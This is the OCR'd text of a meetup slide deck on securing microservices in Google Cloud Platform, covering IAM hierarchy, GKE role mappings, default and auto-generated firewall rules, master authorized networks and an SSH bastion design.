Cloud Security

Ateneu Barcelonés, March 28th 6:30pm

https://www.meetup.com/Barcelona-Cybersecurity/events/259902770/

a2secure

a2secure

We build confidence

1
a2secure
2
a2secure
3
a2secure
4
5

CYBERSECURITY
security office
virtual CISO
threat monitoring

AUDITS
redteaming
pentesting
vulnerability management

COMPLIANCE
PCI
GDPR
PSD2

CLOUD
security program
governance
IAM

TRAINING
awareness
workshops
social engineering

A2SECURE is a global cybersecurity expert company, enabling our clients to deliver their full potential, while preventing and managing any threat they might face in the digital world

info@a2secure.com
follow us on: 🐦 in

Agenda

(7pm)

(50’) Security for Microservices in CLOUD by Germán Arranz, Juan Gordo and Jose Moyano

(10’) Q&A

(8pm)

(60’) Drinks and networking

- Place: Bar & Terrace at Principal floor.

BCN Cybersec Monthly - March

Security for Microservices in Google Cloud Platform

Arranz Cobos, Germán
Gordo Ara, Juan
Moyano Gutierrez, Jose

#A2Meetup ✉ meet-up@a2secure.com

The crew

Germán Arranz Cobos

- Security Project Manager
- Responsible of Google Cloud Platform Layer


Juan Gordo Ara

- Security Analyst
- Responsible of Host Attack and Monitoring Layer

Jose Moyano Gutierrez


- Security Technical Officer
- Responsible of K8s Network Layer

Content




Understanding of IAM hierarchy in GCP


GCP Architecture



IAM hierarchy in GCP



Example: IAM hierarchy in GCP



Select from A2SECURE.COM ▾

Search projects and folders

RECENT ALL

Name

▾ a2secure.com

▾ DemoMeetUp

▾ Folder1

Cluster1

▾ Folder2


Project1

Organization

Folder

Project

Example: IAM hierarchy in GCP




Permissions for folder "DemoMeetUp"

These permissions affect this folder and all of its resources. Learn more

□	Type	Member ↑	Name	Role	Inheritance
□	👤	german.arranz@a2secure.com	Germán Arranz	Folder Admin Folder Editor	
□	👤	jose.moyano@a2secure.com	Jose Moyano	Browser	
□	👤	juan.gordo@a2secure.com	Juan Gordo	Browser	

Example: IAM hierarchy in GCP



Permissions for project "Cluster1"

These permissions affect this project and all of its resources. Learn more

View By: MEMBERS ROLES


□	Type	Member ↑	Name	Role	Inheritance
□		430130883326-compute@developer.gserviceaccount.com	Compute Engine default service account	Compute Admin Editor	
□		430130883326@cloudservices.gserviceaccount.com	Google APIs Service Agent ?	Editor	
□		german.arranz@a2secure.com	Germán Arranz	Compute Instance Admin (v1) Compute OS Admin Login Owner	
□		jose.moyano@a2secure.com	Jose Moyano	Compute Instance Admin (v1) Kubernetes Engine Developer Browser	 DemoMeetUp

Relationship of GCP roles and GKE roles

Relationship of GCP roles and GKE roles

Kubernetes Engine Cluster Admin	Cluster Admin
Kubernetes Engine Admin	Admin
Kubernetes Engine Developer	Edit
Kubernetes Engine Viewer	View

Relationship of GCP roles and GKE roles



Kubernetes Engine Cluster Admin

Kubernetes Engine Admin

Kubernetes Engine Developer

Kubernetes Engine Viewer

Cluster Admin

Admin

Edit

View

Firewall Rules in GCP

Firewall rules by default

Default-allow-internal

Allows network connections of any protocol and port between instances on the network.

Default-allow-ssh

Allows SSH connections from any source to any instance on the network over TCP port 22.

Default-allow-rdp

Allows RDP connections from any source to any instance on the network over TCP port 3389.


Default-allow-icmp

Allows ICMP traffic from any source to any instance on the network


Firewall Rules Key points when using GKE

Firewall Rules Key points using GKE

Auto-generation of firewall rules when you deploy a service inside the cluster.




□	Name ^	Status	Type	Endpoints	Pods	Namespace	Cluster
□	falco-service	✓ Ok	Cluster IP	10.11.252.50	3 / 3	default	meetup-demo
□	flask-app-service	✓ Ok	Load balancer	35.234.70.20:8183	1 / 1	netpol-demo	meetup-demo



□	k8s-fw-aeca57b894e8c11e9a86842010a9c005	Ingress	gke-meetup-demo-1c3af55a-node	IP ranges: 0.0.0.0/0	tcp:8183

Firewall Rules Key points using GKE

Define the Authorized Network to restrict the access to the master.



Master authorized networks

Enabled

New authorized network

Name (Optional)

Example: Corporate Office


Network

Use CIDR notation.


Example: 10.20.30.0/24

Apply SSH restrictions to connect to the GKE nodes

Our scenario




SSH Bastion “Minas Tirith” architecture



NAME	Type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.246.218.179	8285 : 32546


NAME	Container	Ports	Replicas
flask-app	Ubuntu-flask	5000	2

DEMO



Google Cloud Platform
VM instances
CREATE INSTANCE
IMPORT VM
REFRESH
LEARN
Columns
SSH

GKE basic WebApp “DevOps ready to play”

Our scenario



